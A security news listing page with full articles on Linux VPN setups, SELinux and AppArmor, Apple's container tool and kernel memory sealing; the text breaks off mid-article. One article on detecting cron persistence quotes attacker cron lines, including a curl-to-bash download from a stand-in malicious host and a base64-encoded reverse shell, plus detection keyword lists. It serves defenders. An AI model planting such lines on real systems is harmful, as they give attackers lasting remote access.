Explore top 10 tips to secure your open-source projects now. Read More
×



Server Security data privacy automation
data privacy automation Every system admin has lived through the same Monday morning ritual. A queue of forty tickets, half of them password resets, permission errors, or disk space warnings that any experienced technician could resolve in under two minutes. The other half require actual judgment. For years, automation promised that software would eventually sort the two apart on its own. That promise is now being tested in production Linux environments. . Early results are reshaping how IT teams think about tier-1...
 Jul 17, 2026

Privacydata collection automation
data collection automation You're running a web scraping project to collect pricing data from e-commerce sites. You set up a pool of datacenter proxies, launch your scripts, and within minutes — banned . CAPTCHAs everywhere. Your data pipeline stops before it really begins. . It's a frustrating scenario that plays out daily in ad verification, market research, and multi-account management. The website doesn't know you're doing legitimate research or monitoring. It just sees traffic coming from IP ranges it recognizes as...
Jul 17, 2026

Security Trends security advisory social engineering
security advisory social engineering Business Email Compromise used to be a numbers game — mass-blasted emails, broken English, an obvious "URGENT WIRE TRANSFER" subject line. That era is over. Generative AI has turned BEC into a tailored, low-noise operation that mimics writing style, voice, and even video presence. This piece looks at what's actually changed under the hood, what defenders are testing in response, and why so many organizations are still structurally unprepared for it. . The Infrastructure Problem Nobody Wants to...
Jul 17, 2026

Security Trends cybersecurity Linux documentation
cybersecurity Linux documentation Linux operating systems have gained prominence due to their stability, adaptability, and excellent security options. In the case of developing documentation, designing cybersecurity dashboards, or educational material, visuals are of vital importance when it comes to making things clear. The use of icons allows one to understand the message regarding alerts, authorization, encryption, authentication, or the state of the system just by looking at the visual cue without having to read long...
Jul 17, 2026
Security Vulnerabilities security advisory linux distribution

security advisory linux distribution ESET researchers identified 11 old and forgotten Linux UEFI shim bootloaders at versions 0.9 and below that can be used to bypass UEFI Secure Boot on any UEFI-based machine that trusts Microsoft’s Microsoft Corporation UEFI CA 2011 third-party certificate authority, regardless of the installed operating system (OS). Reported shims can be exploited to execute untrusted code during system boot, enabling attackers to deploy malicious UEFI bootkits even on systems with UEFI Secure Boot enabled.....
Jul 16, 2026
 Refine news
X Clear Filters
Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Is continuous patching actually viable?
Loading...
Explore Latest Linux Security news
We found 60 articles for you...
74
 system securityLinux networkmobile development
VPN Strategies for Linux Developers Managing Mobile Security Risks
The romanticized image of the digital nomad – a laptop on a sun-drenched balcony – rarely accounts for the actual friction of maintaining a professional development environment on the move. . The friction is amplified with Linux. We are looking for a setup that respects our kernel configurations, handles volatile network handovers, and maintains a strict security posture without the hand-holding of a consumer-grade OS – so, put simply, more than just a laptop and a sunny deck. The hardware is finally catching up to the software. But even with a specialized machine, the "last mile" of your connection remains a variable you cannot fully control. For developers constantly moving between airports, hotels, coworking spaces, and unreliable tethered connections, the issue is often less about a catastrophic breach and more about inconsistency. A reconnect event handled poorly, a DNS request escaping the tunnel, or a background process reaching the network before the VPN session fully restores itself can quietly expose more information than expected. Your primary risk is the silent failure of a connection, not just a standard data breach. On many systems, if a tunnel drops, the OS simply reverts to the unencrypted local gateway, but in a crowded coworking space or a high-traffic airport, that half-second of exposure is enough to leak sensitive SSH keys or internal API endpoints. Public infrastructure also introduces problems that are difficult to predict ahead of time. Captive portals can interrupt encrypted tunnels unexpectedly, hotel routers may force their own DNS configuration onto connected devices, and heavily congested transit hubs often trigger constant reconnect cycles throughout the day. Trusting the Network Less One of the subtle shifts that happens with long-term remote work is the gradual assumption that no network is inherently trustworthy. Hotel Wi-Fi, airport lounges, coworking spaces, and short-term rentals all introduce infrastructure that is effectively outside yourcontrol. For Linux users, this changes the way networking is approached entirely. The objective stops being simply "connecting securely" and becomes building a system that assumes the surrounding environment is unreliable by default. This is partly why lightweight, kernel-level tools have become so attractive. The fewer layers involved in maintaining encrypted connectivity, the fewer opportunities there are for silent failure during movement between networks. Over time, many developers end up treating public infrastructure as little more than a transport layer — useful for access, but never trusted outright. The Killswitch So, what underpins a robust strategy? It all starts with a system-level killswitch. Rather than relying on a desktop environment's GUI to handle this, many developers are moving toward nftables or ufw rules that drop all outbound traffic unless it is routed through the specific tunnel interface. This ensures that the security of your vpn is integrated into the architecture of the machine itself, rather than sitting as a vulnerable application on top of it. The objective is not necessarily to create an impenetrable system. It is to reduce the number of silent failures that occur while moving constantly between unfamiliar networks. A properly configured killswitch removes the possibility of traffic quietly reverting back to the local gateway during a reconnect event. Understanding the distinction between a proxy vs VPN setup also becomes important in these environments. While proxies can still serve a purpose for isolated traffic routing, they generally lack the system-wide encryption and traffic enforcement that Linux developers rely on while traveling. Some users take this further by enforcing traffic rules directly through the firewall layer itself: sudo systemctl enable wg-quick@wg0> The exact implementation matters less than the principle behind it: the tunnel should be treated as part of the operating environment rather than as a temporaryapplication running on top of it. WireGuard and the Art of Mobility The shift toward WireGuard as the standard protocol has been a game-changer for this line of work. Its integration directly into the kernel means it is incredibly lightweight, preserving battery life during long travel days. More importantly, its ability to handle "roaming" is essential. Standard OpenVPN setups often struggle when switching from a spotty 5G tether to a hotel Wi-Fi, often requiring a manual restart of the service. WireGuard handles these handovers almost invisibly. When you are moving through transit hubs, you need a connection that remains persistent without requiring constant intervention from the terminal. The reduced overhead also matters more than expected on lightweight Linux travel hardware. Maintaining persistent encrypted tunnels over long sessions can quietly drain battery life on older VPN implementations, particularly when hopping repeatedly between unstable wireless networks throughout the day. Increasingly, developers are also leaning on mesh-overlay networks to simplify remote access while traveling. The appeal is less about convenience and more about reducing the number of moving parts exposed to public infrastructure. Rather than opening ports or constantly adjusting firewall rules remotely, encrypted peer-to-peer overlays allow internal services to remain accessible without directly exposing them to the wider internet. Managing the DNS Leak A common pitfall for Linux users on the move is the way different distributions handle resolv.conf or systemd-resolved . It is entirely possible to have a secure, encrypted tunnel while still leaking your DNS queries to a local, potentially malicious, router. Practice a multi-layered approach: Hardcoding trusted providers into your network manager to prevent DHCP overrides. Utilizing DNS-over-HTTPS (DoH) or DNS-over-TLS (DoT) to ensure that even if the tunnel is momentarily down, your browsing history isn't being scraped. Mesh-overlay networks can bypass the need for complex port forwarding on restricted public networks. Different Linux distributions handle DNS resolution differently, which can create inconsistencies while traveling. Some network managers aggressively overwrite resolver settings during reconnect events, particularly after interacting with captive portals or heavily managed public Wi-Fi infrastructure. The problem is rarely obvious to the user in real time. From the surface, the VPN tunnel may still appear active while DNS requests quietly continue resolving through the local router instead of the encrypted provider configured by the user. The Human Element Your goal is a state of "invisible security." It’s about building the infrastructure to ensure advanced protocols are operating in the background, liberating you from the constant mental overhead of checking our connection status. The most stable setups are usually the least visible during day-to-day work. A lightweight WireGuard tunnel, system-level firewall enforcement, trusted DNS resolvers, and hardware-backed authentication are often enough to eliminate many of the common failure points associated with travel networking. Building this stack requires a bit of upfront effort – a few hours of configuration in exchange for months of worry-free mobility. By treating your networking as a fundamental part of your development environment, you ensure that the only thing you have to focus on is the code, no matter where in the world you happen to be sitting. . Optimize your security and connectivity as a digital nomad using effective VPN strategies on Linux. Master mobility and stability today.. VPN Strategies, Linux Networking, Digital Nomads, WireGuard, System Security. . MaK Ulac
 May 26, 2026
•
May 26, 2026
• Network Security
77
 open-sourceLinux administrationsystem security
Misuse of Cron Jobs for Long-Term Access in Linux Environments
Cron has existed in Unix and Linux environments for decades, handling backups, cleanup scripts, patching jobs, log rotation, monitoring tasks, and other maintenance work that administrators do not want to run manually. Most Linux servers rely on it constantly, which is exactly why attackers continue abusing it for persistence after a system has already been compromised. . Persistence through cron is not complicated. Attackers do not need a rootkit or advanced malware framework to maintain access to a Linux host. A single scheduled task can relaunch a reverse shell, download a payload again after defenders remove it, or reconnect to attacker infrastructure every few minutes. Because cron already belongs in production systems, malicious jobs often blend into legitimate administrative activity. Many Linux environments still receive less monitoring than Windows systems, especially in smaller organizations or cloud deployments where administrators focus more on uptime than host-level security visibility. That creates an opening for attackers because scheduled tasks may continue running for weeks or months before anyone notices unusual outbound traffic, high CPU usage, unauthorized scripts, or recurring malware infections. Why Attackers Use Cron for Persistence Attackers need reliable access after the initial compromise. The original exploit only gets them into the system once. Persistence keeps the foothold alive after reboots, service restarts, password changes, or partial cleanup attempts by administrators. Cron works well for that because it automatically executes commands at scheduled intervals without requiring the attacker to stay connected interactively. Once a malicious cron entry exists, the system itself continues launching the attacker’s commands repeatedly. A cron job can: Restart malware after reboot Download payloads from remote infrastructure Recreate deleted files Maintain reverse shells Launch data exfiltration scripts Re-add unauthorized SSH keys Modify sudo rules for privilege escalation Most Linux distributions include several cron locations by default: /etc/crontab /etc/cron.d/ /etc/cron.hourly/ /etc/cron.daily/ /var/spool/cron/ /var/spool/cron/crontabs/ Each location creates another persistence opportunity because attackers only need write access to one of them. A compromised web application account may not have full root privileges, but it may still control a writable user crontab that executes commands regularly. Administrators investigating a compromised system often focus first on active processes, suspicious binaries, or network connections. Cron persistence survives because the malicious code may only execute once every few minutes or once every few hours, leaving very little visible activity between executions. How Cron Persistence Usually Appears on Compromised Systems The simplest cron persistence method still appears constantly during Linux incident response cases. An attacker creates a scheduled task that launches a malicious script every minute. * * * * * /tmp/update.sh That script may reconnect to a command-and-control server, reinstall deleted malware, or download additional payloads if the original files disappear. Administrators sometimes remove the visible malware without removing the cron entry itself, which allows the compromise to restore itself automatically. Attackers also use short one-line commands that pull malicious scripts directly from remote servers: */5 * * * * curl -fsSL http://malicious-domain/payload.sh | bash The command itself may look harmless to inexperienced administrators because curl and bash appear constantly in legitimate Linux workflows. During a rushed investigation, it is easy to overlook a scheduled task that resembles an automated update script. Encoded commands appear frequently as well because attackers try to hide payloads from casual inspection. * * * * * echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjAuMS80NDQ0IDA+JjE= | base64-d | bash An administrator quickly reviewing cron entries may not immediately decode the command or recognize that it launches a reverse shell. Temporary directories also appear constantly in Linux persistence cases: /tmp/ /var/tmp/ /dev/shm/ Those locations are attractive because they are writable and commonly used by legitimate applications. Attackers place scripts there because administrators may ignore temporary storage during routine system reviews. Why Root Cron Jobs Become More Dangerous User-level persistence already creates security problems, but root cron jobs change the impact significantly because the scheduled task executes with full system privileges. If attackers compromise a root-owned service or abuse weak sudo permissions, they may gain the ability to modify system-wide cron locations such as: /etc/crontab /etc/cron.d/ At that point, the scheduled task can: Create hidden administrator accounts Alter authentication files Disable security tools Change firewall rules Install additional malware Modify startup scripts Tamper with logs The persistence becomes harder to remove because the attacker can continuously restore changes after defenders attempt to clean up. A common mistake during incident response is deleting suspicious binaries while leaving the cron mechanism untouched. The malware returns minutes later because the scheduled task simply downloads or recreates the payload again. What Suspicious Cron Activity Looks Like Most legitimate cron jobs follow predictable administrative patterns. They launch backup scripts, rotate logs, run monitoring checks, or execute maintenance tasks from known application directories. Malicious cron entries usually stand out once administrators know what to examine carefully. Very frequent execution intervals deserve attention. * * * * * Legitimate business applications rarely need to execute shell scripts every single minute unless the system performs monitoringor synchronization tasks. Attackers prefer short intervals because persistence becomes more reliable when the payload is constantly relaunching. Commands involving outbound network connections should also raise suspicion: curl wget nc bash -i python -c perl -e These tools are legitimate on Linux systems, but scheduled tasks that repeatedly contact external IP addresses or unknown domains deserve investigation. Execution from temporary directories is another warning sign because production automation usually executes from controlled application paths rather than user-writable storage locations. Encoded commands should also be reviewed carefully. Attackers commonly use Base64 encoding to hide reverse shells, downloader scripts, or command pipelines that would otherwise look suspicious during quick reviews. File ownership changes matter too. If a cron file suddenly changes ownership or modification time after a web server compromise, administrators should determine which process modified it and whether unauthorized access has already occurred. Where Administrators Should Look First The first step is reviewing active cron jobs directly . crontab -l System-wide scheduled tasks should also be inspected carefully: cat /etc/crontab ls -la /etc/cron.d/ ls -la /var/spool/cron/ Do not stop after reviewing the root account. Attackers often use service accounts because they attract less scrutiny during investigations. Accounts tied to web applications or backend services frequently become persistence points after a compromise. Common targets include: nginx apache www-data tomcat Review modification timestamps while investigating suspicious entries. stat /etc/crontab stat /var/spool/cron/root Unexpected timestamp changes often help establish when persistence was added and whether it aligns with other suspicious activity on the host. Linux logs may also reveal cron execution history if logging isenabled: grep CRON /var/log/syslog grep CRON /var/log/cron journalctl | grep CRON Administrators should compare cron activity against normal operational behavior. A backup script executing nightly is expected. A scheduled task launching curl against an external IP every minute is not. Why Cron Persistence Is Often Missed Cron itself is legitimate infrastructure, which makes malicious activity harder to identify quickly. Large Linux environments may contain hundreds of scheduled tasks across servers, applications, containers, and maintenance systems. Attackers rely on that administrative noise . A malicious cron job may resemble: patch automation monitoring scripts software updates synchronization tasks deployment scripts During incident response, administrators already deal with large amounts of log data, active alerts, filesystem changes, and compromised accounts. Scheduled tasks sometimes receive less attention because they appear routine at first glance. Linux environments also vary heavily between organizations. Some companies maintain centralized logging and detailed auditing. Others rely mostly on local logs stored directly on individual servers. If logging retention is weak or systems are rebuilt frequently, investigators may never see when the malicious task first appeared. Containers complicate investigations further because scheduled tasks inside short-lived workloads may disappear before administrators begin forensic analysis. Attackers increasingly abuse containers because rebuilding the environment may erase useful evidence while leaving the original persistence mechanism elsewhere in the infrastructure. Hunting for Cron-Based Persistence Administrators should monitor cron locations for unexpected changes and review newly created scheduled tasks carefully. Linux audit rules can help track modifications: auditctl -w /etc/crontab -p wa auditctl -w /etc/cron.d/ -p wa These rules generate logs whenever cron files aremodified or written to, which helps investigators determine when persistence was added and which account performed the change. Process monitoring also matters because cron-launched malware often spawns suspicious commands: bash curl python nc wget If a scheduled task repeatedly launches outbound connections or executes scripts from temporary directories, administrators should inspect the parent cron entry immediately. OSQuery can help enumerate active scheduled tasks across Linux systems: SELECT * FROM crontab; Administrators should also compare cron activity against known maintenance schedules. If a server suddenly begins executing previously unknown tasks overnight or after a compromise event, the scheduled jobs deserve review even if the commands initially appear harmless. Hardening Linux Systems Against Cron Abuse Restricting cron access reduces the number of accounts capable of creating scheduled tasks after a compromise. Linux systems support access control files, such as: /etc/cron.allow /etc/cron.deny Administrators should avoid allowing unnecessary service accounts to create cron jobs because compromised web applications frequently become persistence points. File permissions matter as well. Production automation should execute from controlled directories with predictable ownership instead of temporary storage locations such as: /tmp/ /var/tmp/ /dev/shm/ Administrators should review sudo permissions carefully because weak sudo rules often allow attackers to modify root-owned cron entries after gaining limited access. Centralized logging also improves investigations significantly because local logs alone may disappear during rebuilds, crashes, or cleanup attempts. Retaining cron execution history helps administrators identify when persistence began and whether multiple systems were affected. Cron should not be the only persistence mechanism investigators search for during incident response. Attackers commonlycombine scheduled tasks with: unauthorized SSH keys startup script modifications hidden user accounts web shells altered system services Removing the visible malware without identifying every persistence method often leads to reinfection later. Final Thoughts Cron persistence remains effective because scheduled tasks already belong inside the Linux infrastructure. Administrators expect automation to execute constantly across production systems, which gives attackers an opportunity to hide malicious commands among legitimate operational activity. A single cron entry can maintain access long after the original compromise occurred. Malware reappears after cleanup, reverse shells reconnect automatically, and unauthorized scripts continue running quietly in the background because the persistence mechanism itself still exists. Linux administrators do not need advanced forensic tooling to begin checking for cron abuse. Reviewing scheduled tasks, inspecting writable directories, monitoring outbound connections, and auditing cron modifications already help reduce the chance that persistence survives unnoticed for months inside production systems. Related Reading Understanding Linux Persistence Mechanisms and Detection Tools Linux Attackers Use SSH Legitimate Tools to Evade Detection CRON#TRAP Malware: Emulated Linux Attack Techniques Revealed Hackers Exploit Old Apache Flaw to Deploy Linuxsys Cryptominer Emerging ClickFix Attacks Are Now Targeting Linux Systems . Persistence through cron is not complicated. Attackers do not need a rootkit or advanced malware fra. existed, linux, environments, decades, handling, backups, cleanup, scripts. . Dave Wreski
May 25, 2026
•
Server Security

209
 security advisorylinux distributionsystem security
SELinux and AppArmor: Insights into Security Trends and Framework Efficacy
Let’s get one thing clear upfront: Mandatory Access Control (MAC) isn’t new, but its role in Linux security has shifted from being a “nice-to-have” to a cornerstone of system hardening. If you’ve ever built or maintained a Linux environment—whether it’s a small personal project or a sprawling enterprise setup—you already know security is not about installing once and walking away. It’s system isolation, granular policy enforcement, compliance readiness, and an ongoing effort to deal with the evolving threat landscape. . This is where tools like SELinux and AppArmor come into play. These two MAC frameworks dominate Linux ecosystems but approach security in slightly different ways. Their broader adoption in recent years hasn’t come out of nowhere; it’s the result of technical innovation, growing vendor support, and the demand for hardened-by-default distributions. However, their popularity also reflects the fact that today’s Linux admins aren't merely tweaking firewall rules—they’re navigating layered security architectures with containers, cloud workloads, and enterprise-level policies. Let’s break down what’s driving the uptake, why these frameworks matter, and how you can choose between them to align with your specific needs. Linux Distributor Defaults: Shifting the Security Baseline If you’re installing a new Linux distribution, chances are it already has a MAC framework baked in—and in many cases, it’s preconfigured to some degree. Defaults matter in security, especially for general-purpose installations or environments where admins might shy away from manual policy creation. Take OpenSUSE as a recent example. The distribution moved from AppArmor to SELinux as its default MAC in newer installations, arguing that SELinux’s policy expressiveness benefits high-security setups. Changes like this don’t just alter the toolchain; they often influence uptake at an ecosystem level. With SELinux already integrated into Red Hat Enterprise Linux (RHEL),Fedora, Debian, and even Android, the sheer weight of vendor context starts tipping the scales. This isn’t to say AppArmor is fading into obscurity; Ubuntu’s continued default support for AppArmor underscores its ease of use, especially for single-server or lightweight configurations. If your Linux environment is tied to a specific distro or vendor ecosystem, your decision might already be made. But if you’re building or migrating systems and evaluating MAC tools, it’s worth dissecting what’s beneath the surface of these defaults. Big Players, Granular Security One of SELinux’s defining features is its detailed policy language. It doesn’t just restrict access—it defines explicit roles, permissions, and multilevel security. You’re not simply saying “no access” to a directory or executable; you’re creating rules governing which processes can interact with which files under which context. That level of detail is invaluable for type enforcement, RBAC (Role-Based Access Control) , and multi-tenancy isolation in enterprise environments—especially as compliance standards like PCI DSS and HIPAA start dictating technical configurations. But let’s not overlook AppArmor. While its comparatively simpler profile-based approach means it doesn’t deliver the policy depth of SELinux, it’s more approachable for many admins. If you want to confine Apache, for example, you can write a profile without diving into SELinux’s complex type-system nuances. Its appeal lies in getting a functional MAC quickly without needing a crash course in policy labeling. Both frameworks isolate applications and processes in ways that reduce the blast radius of vulnerabilities. If an attacker compromises a service running under AppArmor or SELinux confines, the exploit doesn’t grant carte blanche access to the rest of the system reliably. Instead, the damage is scoped to the permissions of that confined application. Containers and Cloud Security: SELinux Steps Ahead The rise of Kubernetes,Docker, Podman, and other orchestrated environments has made workload isolation a top priority. As you pack multiple containers into the same host, you’re introducing shared utilities, libraries, and kernel dependencies—not to mention the potential for noisy neighbors or lateral movement within the node. SELinux takes center stage here. Distributions like Fedora and solutions like OpenShift ship workloads with SELinux policies precisely configured for this kind of high-security environment. Even Kubernetes documentation highlights SELinux support for node security. You can, for instance, configure Pod security settings with SELinux annotations, ensuring containers run in isolation aligned to label-based enforcement. This has made SELinux a mainstay in regulated environments where compliance standards demand clearly defined isolation boundaries. AppArmor is no slouch, though. It has integrations with Docker as well, but it functions at a slightly higher level of abstraction. You’re not working with the same granular control that SELinux operators wield, but in smaller-scale environments—or when performance overhead is a concern—it still proves itself as a capable MAC tool. Better Tools, Less Hesitation If MAC frameworks once had a reputation for being “too complex,” that’s changing fast. SELinux tools like audit2allow simplify policy creation by analyzing denial logs and generating allow rules that can be integrated into policies. SELinux booleans—logical switches that toggle specific policy behaviors—make it simpler to adapt policies rather than completely rewriting them. AppArmor isn’t lagging either; profile templates, readable configurations, and straightforward defaults demystify the act of confining processes. With improved documentation and stronger community support for both tools, administrators can now access workflows designed for scaling MAC adoption. Should I Choose SELinux or AppArmor? Here’s the thing: your choice isn’t just technical—it’scontextual. If you’re rolling out lightweight or single-server environments, where simplicity and minimal input matter most, AppArmor could be the better fit. Admins new to MAC tools often find AppArmor’s profiles easier to digest, making smaller deployments more manageable. But if you’re dealing with sprawling enterprise workloads, SELinux is likely the way forward. Its complexity is part of what makes it ideal for environments with strict compliance needs. Whether you’re enforcing multilevel security in a government deployment or fine-tuning RBAC across your Kubernetes clusters, its label-based approach gives you the flexibility and robustness required for advanced policy enforcement. However, migrating between the two isn’t always straightforward. If you’re thinking about transitioning openSUSE workloads from AppArmor to SELinux, prepare for some manual work—default profiles and behaviors don’t directly align. Migration guides help, but planning is critical to avoid accidentally breaking key functionality. The MAC Adoption Shift: A New Baseline Linux security isn’t static—and neither is the role of MAC frameworks. The growing reliance on system isolation, container security , and enterprise policy enforcement reflects a demand for hardened operating systems that deliver security by design. Both SELinux and AppArmor offer the capability to lock down systems, but they do so with different technical philosophies and use cases. The broader adoption of these tools, combined with vendor defaults and improved accessibility, speaks to a larger shift in the way Linux is designed and deployed. As we look ahead to container-heavy architectures and increasingly strict regulatory landscapes, MAC tools represent more than optional system bolting—they’re the new baseline. And for the modern admin, that’s no longer a choice; it’s an expectation. . Explore how SELinux and AppArmor are key for Linux security, emphasizing their differing approaches and adoption trends.. SELinux,AppArmor, Mandatory Access Control, Linux Security, Container Security. . Brittany Day
Jul 28, 2025
•
Security Trends
78
 linuxsystem securityvirtualization
Insights on Apple's macOS Container Tool for Linux Administrators
For years, macOS has been more of a bystander in the containerization world—a useful client tool for developers but rarely the platform of choice for running production-grade workloads. Docker Desktop filled that gap, albeit with a layer of abstraction devs tolerated rather than embraced. And now? Apple is stepping directly into the arena with its new container tooling , which integrates natively with macOS technologies. . If you're a Linux admin or someone responsible for system security, this warrants a deeper discussion. It’s not just another container runtime; it’s a marked departure from shared-kernel solutions like Docker or Podman, and that raises both opportunities and questions. With Apple's tool, you're not just running containers. Here, each container gets its own lightweight Linux virtual machine (VM), isolated and enforced via Apple’s Virtualization and Containerization frameworks. Sound familiar? That’s not unlike the shift we’ve seen in Kubernetes with Kata Containers or Firecracker VMs. Those who've worked with them will recognize the emphasis Apple is placing on isolation at the VM level. This architecture could resonate strongly with infosec professionals tired of hunting down shared-kernel vulnerabilities in Docker deployments. But before we dive into any assumptions, let’s walk through what Apple is laying on the table and where its limitations might trip you up. Why Does Native Integration with macOS Tools Matter? One of the most notable aspects of Apple’s tool is how deeply it integrates with macOS-specific technologies. Unlike Docker Desktop , which essentially layers a custom solution on top of macOS and macOS features like vmnet but never fully “belongs,” Apple’s tooling is purpose-built to plug directly into macOS components. It works with Keychain for secure credential storage, uses XPC for interprocess communication, and taps into Apple’s vmnet framework for networking. What does this mean in practice? Well, for starters, performancecould be leaner. By bypassing the abstraction layers that Docker Desktop and similar third-party solutions rely on, Apple’s Container tool potentially consumes fewer system resources while delivering better efficiency on supported hardware. This becomes even more relevant when paired with Apple Silicon chips, which are custom-optimized for virtualization. However, the native integration isn’t purely about speed or resources—it’s also a matter of security. With Keychain integration, secrets like access tokens or SSH keys are stored using macOS's well-vetted credential management systems. This adds a layer of trustworthiness you don't always see in container ecosystems. And since container communication leans on XPC—a mechanism that’s sandbox-aware and hardened against exploits—your interaction between processes just got exceptionally harder to tamper with. But as with any tightly integrated system, reliance on macOS-exclusive technologies could potentially lock you into the ecosystem. This is a compromise Linux admins rarely take lightly. Isolation via Lightweight VMs Isn’t Just a Buzzword Let’s talk isolation. Unlike Docker containers , which share the host OS kernel, Apple’s containers operate within independent Linux VMs. Every container essentially runs with the shield of its own kernel, which significantly minimizes the impact of kernel-level vulnerabilities or exploits being carried into other containers—or the host itself. From a security standpoint, this is a big deal. Consider your typical case scenario: if you’re running multiple containers on Docker and one gets compromised, you’re looking at shared-kernel risks and lateral movement between containers. Apple’s approach makes that level of exposure much harder to pull off. For infosec professionals deploying sensitive workflows or managing multi-tenant environments, this architecture could be the bulletproof vest you’ve been looking for. That said, lightweight VMs aren’t without their challenges in areal-world operational sense. Memory utilization, for instance, becomes a tricky thing with Apple's virtualized containers, as its Virtualization framework has incomplete support for dynamic memory allocation techniques like ballooning. If you’re running resource-heavy applications or expect memory demand to scale unpredictably, this could be a thorn in your deployment plans. Another interesting feature? Sidecar container support. These allow you to run auxiliary services—think logging agents, security monitoring tools, or reverse proxies—alongside your main container workload with similar levels of isolation. While the mechanics here mirror sidecars in Kubernetes, applying this effectively in Mac-specific workflows is going to require careful rethinking of architectures—especially if networking hiccups (more on that later) persist. OCI Compliance Keeps Doors Open—but Not Without Tradeoffs Apple isn’t looking to upend industry standards, and its Container tool adheres to Open Container Initiative (OCI) specifications. This means you can use popular container registries and workflows right out of the gate, whether you’re spinning up images pulled from Docker Hub, Harbor, or another compliant source. Kubernetes clusters and multi-platform development workflows should, in theory, play nicely with these containers so long as the rest of the toolchain supports OCI. However, the big unknown here is how Apple’s new containerization tool handles longstanding quirks and edge cases that often arise between container runtimes and registries. Sure, performance might improve when running native macOS workloads, but what’s the cost of compatibility when you run into mixed-node environments with workloads spanning macOS, Linux, or even Windows machines? Early signs of networking gaps—such as Apple’s current lack of full container-to-container communication support—point to potential friction, especially if your workloads rely on distributed microservices. Apple Silicon: PerformanceMeets Architecture Let’s carve out a moment for hardware. By now, anyone following Apple's hardware trajectory knows they’ve gone all-in on Apple Silicon’s M-series chips. These chips are highly optimized for virtualization workloads, so it shouldn’t surprise anyone that the Container tool was built with this in mind. Apple promises reduced overhead and higher resource efficiency compared to Docker Desktop, especially on M1 and M2 systems—and, in theory, that should hold true. Practically, if you’re running macOS Sequoia (macOS 15) on Intel-based hardware, the tool is still functional but diminished. Any devs planning for forward compatibility should note that macOS 26 “Tahoe” is explicitly where performance peaks are unlocked. This creates an interesting issue, particularly for IT teams supporting mixed environments. The cumulative security, performance, and efficiency Apple seems to push here only fully materialize with relatively modern hardware. Older Intel systems aren’t just slow—they’re effectively early adopters without full access to the promised features. Our Final Thoughts: What Apple Got Right—and What Needs Work Bringing it back together, Apple’s native integration with macOS for containerization is clearly meant to signal a shift: they’re formally building tools for developers and ops teams who’ve adapted Linux container workflows. The feature set leans toward addressing security and performance concerns; however, no system arrives without tradeoffs. Admins will want to carefully test the waters before rolling this tool into production environments. Auditing how it interacts with your current mix of Linux VMs, containerized deployments, and registries is critical. The reliance on macOS-specific frameworks like vmnet and Keychain, while enhancing security, means you’re carving out space in an ecosystem that doesn’t lend itself easily to multi-platform portability just yet. At its core, though, this tool signifies Apple’s intent to meetdevelopers where they are. Whether they can create a smooth path across a fragmented, containerized world remains to be seen. For now, cautious optimism seems reasonable—just make sure you read the fine print on networking limitations and memory restrictions before deploying anything you can’t afford to troubleshoot at scale. . If you're a Linux admin or someone responsible for system security, this warrants a deeper discussio. years, macos, bystander, containerization, world—a, useful, client. . Brittany Day
Jun 11, 2025
•
Vendors/Products
79
security enhancementsystem securityLinux architectureLinux 6.15: MSEAL Memory Protection Enhancements for System Security
With the roll-out of Linux 6.15, security administrators are gaining access to a powerful new tool: MSEAL protection for system mappings. This feature safeguards critical virtual memory areas (VMAs) by locking down system mappings like vdso, vvar, and sigpage, ensuring they remain unchanged throughout a process’s lifecycle. . Especially beneficial for x86-64 and arm64 architectures, MSEAL is set to transform how admins approach memory protection in their environments. Let’s dive into the practical applications and benefits this new feature brings to the Linux security community. Understanding the Need for MSEAL The concept of system memory protection is a cornerstone of operating system security. Unfortunately, attackers who find innovative ways to exploit vulnerabilities, particularly memory corruption , often target this security. Many of these attacks manipulate pointers or commands to remap areas of memory that should be immutable. Traditionally, Linux has had mechanisms to protect certain areas of system memory. Still, the advent of MSEAL kicks this protection into high gear, providing a new level of defense against such vulnerabilities. What MSEAL Brings to the Table MSEAL offers a lock-down mechanism for critical memory components at its core, making them impervious to runtime modifications. This means you can prevent re-mapping of protected areas once they're set, which is crucial in preventing unauthorized access or tampering. The ability to maintain read-only and execute-only permissions on specific VMAs elevates the overall security, ensuring that threat actors cannot exploit these memory areas for malicious purposes. Understanding How MSEAL Works MSEAL achieves its protection by using a new system call that effectively seals certain VMAs. Doing so ensures that areas like vdso, vvar, and sigpage remain constant during the execution of a process. This is especially useful in environments where the integrity of these mappings is critical for system operations andsecurity. By using MSEAL, administrators can block attempts to remap these pages or change their protections after a process has started, closing a gap that has been historically exploited. Notable Benefits of Implementing MSEAL For us, Linux security admins, the benefits of implementing MSEAL are multifold. Firstly, protecting against a common vector for memory corruption exploits significantly reduces the attack surface. By maintaining the integrity of VMAs, we can have increased confidence that our systems are resilient against attacks that rely on altering process memory. Furthermore, this feature is supported on popular architectures like x86-64 and arm64, which have been widely adopted in enterprise environments, maximizing MSEAL's impact. Architectural Considerations While MSEAL currently supports x86-64 and arm64 architectures, we admins must understand its application within different system architectures. These architectures are prevalent in desktop and server environments, representing most systems used in business and enterprise settings. Implementing MSEAL on these platforms ensures a broad scope of security applications, providing a uniform method to secure memory across diverse systems. Plans for expanding support to other architectures could further this reliability, ensuring no potential exploitation paths are left open for attackers. Implementing MSEAL in Your Environment Getting started with MSEAL involves understanding your current memory protection mechanisms and identifying areas where MSEAL can enhance security. Incorporating MSEAL into existing security protocols requires a methodical approach: review current processes, identify critical VMAs for your applications, and evaluate how sealing these mappings will affect system performance and security. Additionally, we admins must keep abreast of the latest developments and best practices for implementing MSEAL to effectively leverage its full potential. Challenges and Considerations While MSEAL brings substantialbenefits, there are considerations to weigh. Admins must ensure that the locked-down VMAs do not interfere with legitimate operations requiring dynamic memory management. Understanding the trade-offs between immutability and functionality is key, as is testing in a controlled environment before rolling out broad changes. Additionally, staying informed about ongoing updates and improvements in MSEAL’s functionality will ensure compliance with the latest security standards and practices. Our Final Thoughts on MSEAL Protection in Linux 6.15 Linux 6.15's introduction of MSEAL protection for system mappings is a significant advancement for Linux security administrators, offering a robust solution to protect against memory corruption exploits. By ensuring essential VMAs are locked from modification, MSEAL significantly enhances system security, 